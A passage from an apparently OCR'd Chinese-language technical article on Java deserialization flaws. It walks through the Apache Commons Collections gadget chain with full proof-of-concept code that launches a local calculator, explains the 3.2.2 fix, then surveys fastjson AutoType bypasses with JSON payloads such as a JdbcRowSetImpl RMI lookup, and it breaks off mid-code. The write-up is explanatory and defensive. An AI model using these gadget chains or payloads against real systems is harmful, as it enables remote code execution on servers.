


那么，我们可以利用这个特性，来自己实现和 transformer.transform(Runtime.getRuntime());同样的功能：

```
Transformer[] transformers = new Transformer[] {
    //通过内置的 ConstantTransformer 来获取 Runtime 类
    new ConstantTransformer(Runtime.class),
    //反射调用 getMethod 方法，然后 getMethod 方法再反射调用 getRuntime 方法，返回 Runtime.getRuntime()方法
    new InvokerTransformer("getMethod",
        new Class[] {String.class, Class[].class },
        new Object[] {"getRuntime", new Class[0] }),
    //反射调用 invoke 方法，然后反射执行 Runtime.getRuntime()方法，返回 Runtime 实例化对象
    new InvokerTransformer("invoke",
        new Class[] {Object.class, Object[].class },
        new Object[] {null, new Object[0] }),
    //反射调用 exec 方法
    new InvokerTransformer("exec",
        new Class[] {String.class },
        new Object[] {"open /Applications/Calculator.app"})
};
Transformer transformerChain = new ChainedTransformer(transformers);
```

在拿到一个 transformerChain 之后，直接调用他的 transform 方法，传入任何参数都可以，执行之后，也可以实现打开本地计算器程序的功能：

那么，结合序列化，现在的攻击更加进了一步，不再需要一定要传入 newTransformer.transform(Runtime.getRuntime());这样的代码了，只要代码中有 transformer.transform()方法的调用即可，无论里面是什么参数：



攻击者不会满足于此

但是，一般也不会有程序员会在代码中写这样的代码。

那么，攻击手段就需要更进一步，真正做到"不需要程序员配合"。

于是，攻击者们发现了在 Commons Collections 中提供了一个 LazyMap 类，这个类的 get 会调用 transform 方法。(Commons Collections 还真的是懂得黑客想什么呀。)

```
//-----------------------------------------------------------------------
public Object get(Object key) {
    // create value for key if key is not currently in the map
    if (map.containsKey(key) == false) {
        Object value = factory.transform(key);
        map.put(key, value);
        return value;
    }
    return map.get(key);
}
```

那么，现在的攻击方向就是想办法调用到 LazyMap 的 get 方法，并且把其中的 factory 设置成我们的序列化对象就行了。

顺藤摸瓜，可以找到 Commons Collections 中的 TiedMapEntry 类的 getValue 方法会调用到 LazyMap 的 get 方法，而 TiedMapEntry 类的 getValue 又会被其中的 toString()方法调用到。

```
public String toString() {
    return getKey() + "=" + getValue();
}

public Object getValue() {
    return map.get(key);
    }
```

那么，现在的攻击门槛就更低了一些，只要我们自己构造一个 TiedMapEntry，并且将他进行序列化，这样，只要有人拿到这个序列化之后的对象，调用他的 toString 方法的时候，就会自动触发 bug。

```
Transformer transformerChain = new ChainedTransformer(transformers);
Map innerMap = new HashMap();
Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
TiedMapEntry entry = new TiedMapEntry(lazyMap, "key");
```

我们知道，toString 会在很多时候被隐式调用，如输出的时候(System.out.println(ois.readObject());)，代码示例如下：

```
public class ApacheCommonsTest {

    public static void main(String[] args)
        throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {

        Transformer[] transformers = new Transformer[] {
            //通过内置的ConstantTransformer来获取Runtime类
            new ConstantTransformer(Runtime.class),
            //反射调用getMethod方法，然后getMethod方法再反射调用getRuntime方法，返回Runtime.getRuntime()方法
            new InvokerTransformer( methodName: "getMethod",
                new Class[] {String.class, Class[].class },
                new Object[] {"getRuntime", new Class[0] }),
            //反射调用invoke方法，然后反射执行Runtime.getRuntime()方法，返回Runtime实例化对象
            new InvokerTransformer( methodName: "invoke",
                new Class[] {Object.class, Object[].class },
                new Object[] {null, new Object[0] }),
            //反射调用exec方法
            new InvokerTransformer( methodName: "exec",
                new Class[] {String.class },
                new Object[] {"open /Applications/Calculator.app"})
        };

        Transformer transformerChain = new ChainedTransformer(transformers);

        Map innerMap = new HashMap();
        Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
        TiedMapEntry entry = new TiedMapEntry(lazyMap,  key: "key");

        File f = new File( pathname: "hollis.txt");
        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
        out.writeObject(entry);

        //从文件中反序列化obj对象
        FileInputStream fis = new FileInputStream( name: "hollis.txt");
        ObjectInputStream ois = new ObjectInputStream(fis);

        System.out.println(ois.readObject());


        out.close();
        ois.close();

    }
}
```

现在，黑客只需要把自己构造的 TiedMapEntry 的序列化后的内容上传给应用程序，应用程序在反序列化之后，如果调用了 toString 就会被攻击。

只要反序列化，就会被攻击

那么，有没有什么办法，让代码只要对我们准备好的内容进行反序列化就会遭到攻击呢?

倒还真的被发现了，只要满足以下条件就行了:

那就是在某个类的 readObject 会调用到上面我们提到的 LazyMap 或者 TiedMapEntry 的相关方法就行了。因为 Java 反序列化的时候，会调用对象的 readObject 方法。

通过深入挖掘，黑客们找到了 BadAttributeValueExpException、AnnotationInvocationHandler 等类。这里拿 BadAttributeValueExpException 举例:

BadAttributeValueExpException 类是 Java 中提供的一个异常类，他的 readObject 方法直接调用了 toString 方法:

```
private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
    ObjectInputStream.GetField gf = ois.readFields();
    Object valObj = gf.get( name: "val",  val: null);

    if (valObj == null) {
        val = null;
    } else if (valObj instanceof String) {
        val= valObj;
    } else if (System.getSecurityManager() == null
            || valObj instanceof Long
            || valObj instanceof Integer
            || valObj instanceof Float
            || valObj instanceof Double
            || valObj instanceof Byte
            || valObj instanceof Short
            || valObj instanceof Boolean) {
        val = valObj.toString();
    } else { // the serialized object is from a version without JDK-8019292 fix
        val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
    }
}
```


那么，攻击者只需要想办法把 TiedMapEntry 的对象赋值给代码中的 valObj 就行了。

通过阅读源码，我们发现，只要给 BadAttributeValueExpException 类中的成员变量 val 设置成一个 TiedMapEntry 类型的对象就行了。

这就简单了，通过反射就能实现:

```
Transformer transformerChain = new ChainedTransformer(transformers);

Map innerMap = new HashMap();
Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
TiedMapEntry entry = new TiedMapEntry(lazyMap, "key");

BadAttributeValueExpException poc = new BadAttributeValueExpException(null);

// val 是私有变量，所以利用下面方法进行赋值
Field valfield = poc.getClass().getDeclaredField("val");
valfield.setAccessible(true);
valfield.set(poc, entry);
```

于是，这时候，攻击就非常简单了，只需要把 BadAttributeValueExpException 对象序列化成字符串，只要这个字符串内容被反序列化，那么就会被攻击。




问题解决

以上，我们复现了这个 Apache Commons Collections 类库带来的一个和反序列化有关的远程代码执行漏洞。

通过这个漏洞的分析，我们可以发现，只要有一个地方代码写的不够严谨，就可能会被攻击者利用。

因为这个漏洞影响范围很大，所以在被爆出来之后就被修复掉了，开发者只需要将 Apache Commons Collections 类库升级到 3.2.2 版本，即可避免这个漏洞。



Release notes for version 3.2.2

Commons collections is a project to develop and maintain collection classes based on and inspired by the JDK collection framework. This project is Java 1.3 compatible, and does not use Java 5 generics.

This 3.2.2 release is a bugfix release, fixing several bugs present in the previous releases of the 3.2 branch. Additionally, this release provides a mitigation for a known remote code exploitation via the standard java object serialization mechanism. By default, serialization support for unsafe classes in the functor package is disabled and will result in an exception when either trying to serialize or de-serialize an instance of these classes. For more details, please refer to COLLECTIONS-580.

All users are strongly encouraged to updated to this release.

Compatibility

This release is fully source and binary compatible with 3.2. For changes since the 3.1 release see the 3.2 Release Notes. Note that the method 'protected java.util.Set createSetBasedOnList(java.util.Set, java.util.List)' has been added.

Security Changes

COLLECTIONS-580	Serialization support for unsafe classes in the functor package is disabled by default as this can be exploited for remote code execution attacks. To re-enable the feature the system property "org.apache.commons.collections.enableUnsafeSerialization" needs to be set to "true". Classes considered to be unsafe are: CloneTransformer, ForClosure, InstantiateFactory, InstantiateTransformer, InvokerTransformer, PrototypeCloneFactory, PrototypeSerializationFactory, WhileClosure.

For a full list of changes in this release, refer to the Change report.


3.2.2 版本对一些不安全的 Java 类的序列化支持增加了开关，默认为关闭状态。涉及的类包括

```
CloneTransformer
ForClosure
InstantiateFactory
InstantiateTransformer
InvokerTransformer
PrototypeCloneFactory
PrototypeSerializationFactory,
WhileClosure
```

如在 InvokerTransformer 类中，自己实现了和序列化有关的 writeObject()和 readObject()方法：

```java
/**
 * Overrides the default writeObject implementation to prevent
 * serialization (see COLLECTIONS-580).
 */
private void writeObject(ObjectOutputStream os) throws IOException {
    FunctorUtils.checkUnsafeSerialization(InvokerTransformer.class);
    os.defaultWriteObject();
}

/**
 * Overrides the default readObject implementation to prevent
 * de-serialization (see COLLECTIONS-580).
 */
private void readObject(ObjectInputStream is) throws ClassNotFoundException, IOException {
    FunctorUtils.checkUnsafeSerialization(InvokerTransformer.class);
    is.defaultReadObject();
}
```

在两个方法中，进行了序列化安全的相关校验，校验实现代码如下：



```
/**
 * Package-private helper method to check if serialization support is
 * enabled for unsafe classes.
 *
 * @param clazz  the clazz to check for serialization support
 * @throws UnsupportedOperationException if unsafe serialization is disabled
 */
static void checkUnsafeSerialization(Class clazz) {
    String unsafeSerializableProperty;

    try {
        unsafeSerializableProperty =
            (String) AccessController.doPrivileged((PrivilegedAction) () -> {
                    return System.getProperty(UNSAFE_SERIALIZABLE_PROPERTY);
                });
    } catch (SecurityException ex) {
        unsafeSerializableProperty = null;
    }

    if (!"true".equalsIgnoreCase(unsafeSerializableProperty)) {
        throw new UnsupportedOperationException(
                "Serialization support for " + clazz.getName() + " is disabled for security reasons. " +
                "To enable it set system property '" + UNSAFE_SERIALIZABLE_PROPERTY + "' to 'true', " +
                "but you must ensure that your application does not de-serialize objects from untrusted sources.");
    }
}
```

在序列化及反序列化过程中，会检查对于一些不安全类的序列化支持是否是被禁用的，如果是禁用的，那么就会抛出 UnsupportedOperationException，通过 org.apache.commons.collections.enableUnsafeSerialization 设置这个特性的开关。

将 Apache Commons Collections 升级到 3.2.2 以后，执行文中示例代码，将报错如下：

```
Exception in thread "main" java.lang.UnsupportedOperationException: Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set system property 'org.apache.commons.collections.enableUnsafeSerialization' to 'true', but you must ensure that your application does not de-serialize objects from untrustedsources.
at org.apache.commons.collections.functors.FunctorUtils.checkUnsafeSerialization(FunctorUtils.java:183)
at org.apache.commons.collections.functors.InvokerTransformer.writeObject(InvokerTransformer.java:155)
```

后话

本文介绍了 Apache Commons Collections 的历史版本中的一个反序列化漏洞。如果你阅读本文之后，能够有以下思考，那么本文的目的就达到了：

1、代码都是人写的，有 bug 都是可以理解的

2、公共的基础类库，一定要重点考虑安全性问题

3、在使用公共类库的时候，要时刻关注其安全情况，一旦有漏洞爆出，要马上升级

4、安全领域深不见底，攻击者总能抽丝剥茧，一点点 bug 都可能被利用

参考资料：

https://commons.apache.org/proper/commonscollections/release_3_2_2.html
https://p0sec.net/index.php/archives/121/
https://www.freebuf.com/vuls/175252.html
https://kingx.me/commons-collections-java-deserialization.html

fastjson 的反序列化漏洞

fastjson 大家一定都不陌生，这是阿里巴巴的开源一个 JSON 解析库，通常被用于将 Java Bean 和 JSON 字符串之间进行转换。

前段时间，fastjson 被爆出过多次存在漏洞，很多文章报道了这件事儿，并且给出了升级建议。

但是作为一个开发者，我更关注的是他为什么会频繁被爆漏洞？于是我带着疑惑，去看了下 fastjson 的 releaseNote 以及部分源代码。

最终发现，这其实和 fastjson 中的一个 AutoType 特性有关。

从 2019 年 7 月份发布的 v1.2.59 一直到 2020 年 6 月份发布的 v1.2.71 ，每个版本的升级中都有关于 AutoType 的升级。

下面是 fastjson 的官方 releaseNotes 中，几次关于 AutoType 的重要升级：

1.2.59 发布，增强 AutoType 打开时的安全性 fastjson
1.2.60 发布，增加了 AutoType 黑名单，修复拒绝服务安全问题 fastjson
1.2.61 发布，增加 AutoType 安全黑名单 fastjson
1.2.62 发布，增加 AutoType 黑名单、增强日期反序列化和 JSONPath fastjson
1.2.66 发布，Bug 修复安全加固，并且做安全加固，补充了 AutoType 黑名单 fastjson

1.2.67 发布，Bug 修复安全加固，补充了 AutoType 黑名单 fastjson

1.2.68 发布，支持 GEOJSON，补充了 AutoType 黑名单。（引入一个 safeMode 的配置，配置 safeMode 后，无论白名单和黑名单，都不支持 autoType。） fastjson

1.2.69 发布，修复新发现高危 AutoType 开关绕过安全漏洞，补充了 AutoType 黑名单 fastjson

1.2.70 发布，提升兼容性，补充了 AutoType 黑名单

甚至在 fastjson 的开源库中，有一个 Issue 是建议作者提供不带 autoType 的版本：

那么，什么是 AutoType？为什么 fastjson 要引入 AutoType？为什么 AutoType 会导致安全漏洞呢？本文就来深入分析一下。

AutoType 何方神圣？

fastjson 的主要功能就是将 Java Bean 序列化成 JSON 字符串，这样得到字符串之后就可以通过数据库等方式进行持久化了。

但是，fastjson 在序列化以及反序列化的过程中并没有使用 Java 自带的序列化机制，而是自定义了一套机制。

其实，对于 JSON 框架来说，想要把一个 Java 对象转换成字符串，可以有两种选择：

- 基于属性
- 基于 setter/getter

而我们所常用的 JSON 序列化框架中，FastJson 和 jackson 在把对象序列化成 json 字符串的时候，是通过遍历出该类中的所有 getter 方法进行的。Gson 并不是这么做的，他是通过反射遍历该类中的所有属性，并把其值序列化成 json。

假设我们有以下一个 Java 类：

```
class Store {
    private String name;
    private Fruit fruit;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
    public Fruit getFruit() {
        return fruit;
    }
    public void setFruit(Fruit fruit) {
        this.fruit = fruit;
    }
}

interface Fruit {
}

class Apple implements Fruit {
    private BigDecimal price;
    //省略 setter/getter、toString 等
}
```

当我们要对他进行序列化的时候，fastjson 会扫描其中的 getter 方法，即找到 getName 和 getFruit，这时候就会将 name 和 fruit 两个字段的值序列化到 JSON 字符串中。

那么问题来了，我们上面的定义的 Fruit 只是一个接口，序列化的时候 fastjson 能够把属性值正确序列化出来吗？如果可以的话，那么反序列化的时候，fastjson 会把这个 fruit 反序列化成什么类型呢？

我们尝试着验证一下，基于(fastjson v 1.2.68)：

```
Store store = new Store();
store.setName("Hollis");
Apple apple = new Apple();
apple.setPrice(new BigDecimal(0.5));
store.setFruit(apple);
String jsonString = JSON.toJSONString(store);
System.out.println("toJSONString : " + jsonString);
```

以上代码比较简单，我们创建了一个 store，为他指定了名称，并且创建了一个 Fruit 的子类型 Apple，然后将这个 store 使用 JSON.toJSONString 进行序列化，可以得到以下 JSON 内容：

```
toJSONString : {"fruit":{"price":0.5},"name":"Hollis"}
```

那么，这个 fruit 的类型到底是什么呢，能否反序列化成 Apple 呢？我们再来执行以下代码：

```
Store newStore = JSON.parseObject(jsonString, Store.class);
System.out.println("parseObject : " + newStore);
Apple newApple = (Apple)newStore.getFruit();
System.out.println("getFruit : " + newApple);
```

执行结果如下：

```
toJSONString : {"fruit":{"price":0.5},"name":"Hollis"}
parseObject : Store{name='Hollis', fruit={}}
Exception in thread "main" java.lang.ClassCastException: com.hollis.lab.fastj
son.test.$Proxy0 cannot be cast to com.hollis.lab.fastjson.test.Apple
at com.hollis.lab.fastjson.test.FastJsonTest.main(FastJsonTest.java:26)
```

可以看到，在将 store 反序列化之后，我们尝试将 Fruit 转换成 Apple，但是抛出了异常，尝试直接转换成 Fruit 则不会报错，如：

```
Fruit newFruit = newStore.getFruit();
System.out.println("getFruit : " + newFruit);
```

以上现象，我们知道，当一个类中包含了一个接口（或抽象类）的时候，在使用 fastjson 进行序列化的时候，会将子类型抹去，只保留接口（抽象类）的类型，使得反序列化时无法拿到原始类型。

那么有什么办法解决这个问题呢，fastjson 引入了 AutoType，即在序列化的时候，把原始类型记录下来。

使用方法是通过 SerializerFeature.WriteClassName 进行标记，即将上述代码中的

```
String jsonString = JSON.toJSONString(store);
```

修改成：

```
String jsonString = JSON.toJSONString(store,SerializerFeature.WriteClassNam
e);
```

即可，以上代码，输出结果如下：

```
System.out.println("toJSONString : " + jsonString);

{
    "@type":"com.hollis.lab.fastjson.test.Store",
    "fruit":{
        "@type":"com.hollis.lab.fastjson.test.Apple",
        "price":0.5
    },
    "name":"Hollis"
}
```

可以看到，使用 SerializerFeature.WriteClassName 进行标记后，JSON 字符串中多出了一个@type 字段，标注了类对应的原始类型，方便在反序列化的时候定位到具体类型。

如上，将序列化后的字符串在反序列化，既可以顺利的拿到一个 Apple 类型，整体输出内容：

```
toJSONString : {"@type":"com.hollis.lab.fastjson.test.Store","fruit":{"@ty
pe":"com.hollis.lab.fastjson.test.Apple","price":0.5},"name":"Hollis"}
parseObject : Store{name='Hollis', fruit=Apple{price=0.5}
getFruit : Apple{price=0.5}
```

这就是 AutoType，以及 fastjson 中引入 AutoType 的原因。

但是，也正是这个特性，因为在功能设计之初在安全方面考虑的不够周全，也给后续 fastjson 使用者带来了无尽的痛苦。

AutoType 何错之有?

因为有了 autoType 功能，那么 fastjson 在对 JSON 字符串进行反序列化的时候，就会读取@type到内容，试图把 JSON 内容反序列化成这个对象，并且会调用这个类的 setter 方法。

那么就可以利用这个特性，自己构造一个 JSON 字符串，并且使用@type指定一个自己想要使用的攻击类库。

举个例子，黑客比较常用的攻击类库是 com.sun.rowset.JdbcRowSetImpl，这是 sun 官方提供的一个类库，这个类的 dataSourceName 支持传入一个 rmi 的源，当解析这个 uri 的时候，就会支持 rmi 远程调用，去指定的 rmi 地址中去调用方法。

而 fastjson 在反序列化时会调用目标类的 setter 方法，那么如果黑客在 JdbcRowSetImpl 的 dataSourceName 中设置了一个想要执行的命令，那么就会导致很严重的后果。

如通过以下方式定一个 JSON 串，即可实现远程命令执行（在早期版本中，新版本中 JdbcRowSetImpl 已经被加了黑名单）：

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:
1099/Exploit","autoCommit":true}
```

这就是所谓的远程命令执行漏洞，即利用漏洞入侵到目标服务器，通过服务器执行命令。

在早期的 fastjson 版本中（v1.2.25 之前），因为 AutoType 是默认开启的，并且也没有什么限制，可以说是裸着的。

从 v1.2.25 开始，fastjson 默认关闭了 autotype 支持，并且加入了 checkAutotype，加入了黑名单+白名单来防御 autotype 开启的情况。

但是，也是从这个时候开始，黑客和 fastjson 作者之间的博弈就开始了。


因为 fastjson 默认关闭了 autotype 支持，并且做了黑白名单的校验，所以攻击方向就转变成了"如何绕过 checkAutotype"。

下面就来细数一下各个版本的 fastjson 中存在的漏洞以及攻击原理，由于篇幅限制，这里并不会讲解的特别细节，如果大家感兴趣我后面可以单独写一篇文章讲讲细节。下面的内容主要是提供一些思路，目的是说明写代码的时候注意安全性的重要性。

绕过 checkAutotype，黑客与 fastjson 的博弈

在 fastjson v1.2.41 之前，在 checkAutotype 的代码中，会先进行黑白名单的过滤，如果要反序列化的类不在黑白名单中，那么才会对目标类进行反序列化。

但是在加载的过程中，fastjson 有一段特殊的处理，那就是在具体加载类的时候会去掉 className 前后的 L 和;，形如 Lcom.lang.Thread;。



而黑白名单又是通过 startWith 检测的，那么黑客只要在自己想要使用的攻击类库前后加上 L 和;就可以绕过黑白名单的检查了，也不耽误被 fastjson 正常加载。

如 Lcom.sun.rowset.JdbcRowSetImpl;，会先通过白名单校验，然后 fastjson 在加载类的时候会去掉前后的 L 和，变成了 com.sun.rowset.JdbcRowSetImpl`。

为了避免被攻击，在之后的 v1.2.42 版本中，在进行黑白名单检测的时候，fastjson 先判断目标类的类名的前后是不是 L 和;，如果是的话，就截取掉前后的 L 和;再进行黑白名单的校验。

看似解决了问题，但是黑客发现了这个规则之后，就在攻击时在目标类前后双写 LL 和;;，这样再被截取之后还是可以绕过检测。如 LLcom.sun.rowset.JdbcRowSetImpl;;

魔高一尺，道高一丈。在 v1.2.43 中，fastjson 这次在黑白名单判断之前，增加了一个是否以 LL 未开头的判断，如果目标类以 LL 开头，那么就直接抛异常，于是就又短暂的修复了这个漏洞。

黑客在 L 和;这里走不通了，于是想办法从其他地方下手，因为 fastjson 在加载类的时候，不只对 L 和;这样的类进行特殊处理，还对[也被特殊处理了。

同样的攻击手段，在目标类前面添加[，v1.2.43 以前的所有版本又沦陷了。

于是，在 v1.2.44 版本中，fastjson 的作者做了更加严格的要求，只要目标类以[开头或者以;结尾，都直接抛异常。也就解决了 v1.2.43 及历史版本中发现的 bug。

在之后的几个版本中，黑客的主要的攻击方式就是绕过黑名单了，而 fastjson 也在不断的完善自己的黑名单。

autoType 不开启也能被攻击?

但是好景不长，在升级到 v1.2.47 版本时，黑客再次找到了办法来攻击。而且这个攻击只有在 autoType 关闭的时候才生效。

是不是很奇怪，autoType 不开启反而会被攻击。

因为在 fastjson 中有一个全局缓存，在类加载的时候，如果 autotype 没开启，会先尝试从缓存中获取类，如果缓存中有，则直接返回。黑客正是利用这里机制进行了攻击。

黑客先想办法把一个类加到缓存中，然后再次执行的时候就可以绕过黑白名单检测了，多么聪明的手段。

首先想要把一个黑名单中的类加到缓存中，需要使用一个不在黑名单中的类，这个类就是 java.lang.Class。

java.lang.Class 类对应的 deserializer 为 MiscCodec，反序列化时会取 json 串中的 val 值并加载这个 val 对应的类。

如果 fastjson cache 为 true，就会缓存这个 val 对应的 class 到全局缓存中。

如果再次加载 val 名称的类，并且 autotype 没开启，下一步就是会尝试从全局缓存中获取这个 class，进而进行攻击。

所以，黑客只需要把攻击类伪装以下就行了，如下格式：

```
{"@type": "java.lang.Class","val": "com.sun.rowset.JdbcRowSetImpl"}
```

于是在 v1.2.48 中，fastjson 修复了这个 bug，在 MiscCodec 中，处理 Class 类的地方，设置了 fastjson cache 为 false，这样攻击类就不会被缓存了，也就不会被获取到了。

在之后的多个版本中，黑客与 fastjson 又继续一直都在绕过黑名单、添加黑名单中进行周旋。

直到后来，黑客在 v1.2.68 之前的版本中又发现了一个新的漏洞利用方式。

利用异常进行攻击

在 fastjson 中， 如果，@type 指定的类为 Throwable 的子类，那对应的反序列化处理类就会使用到 ThrowableDeserializer。

而在 ThrowableDeserializer#deserialze 的方法中，当有一个字段的 key 也是 @type 时，就会把这个 value 当做类名，然后进行一次 checkAutoType 检测。

并且指定了 expectClass 为 Throwable.class，但是在 checkAutoType 中，有这样一约定，那就是如果指定了 expectClass ，那么也会通过校验。

```
if (expectClass != null) {
    if (expectClass.isAssignableFrom(clazz)) {
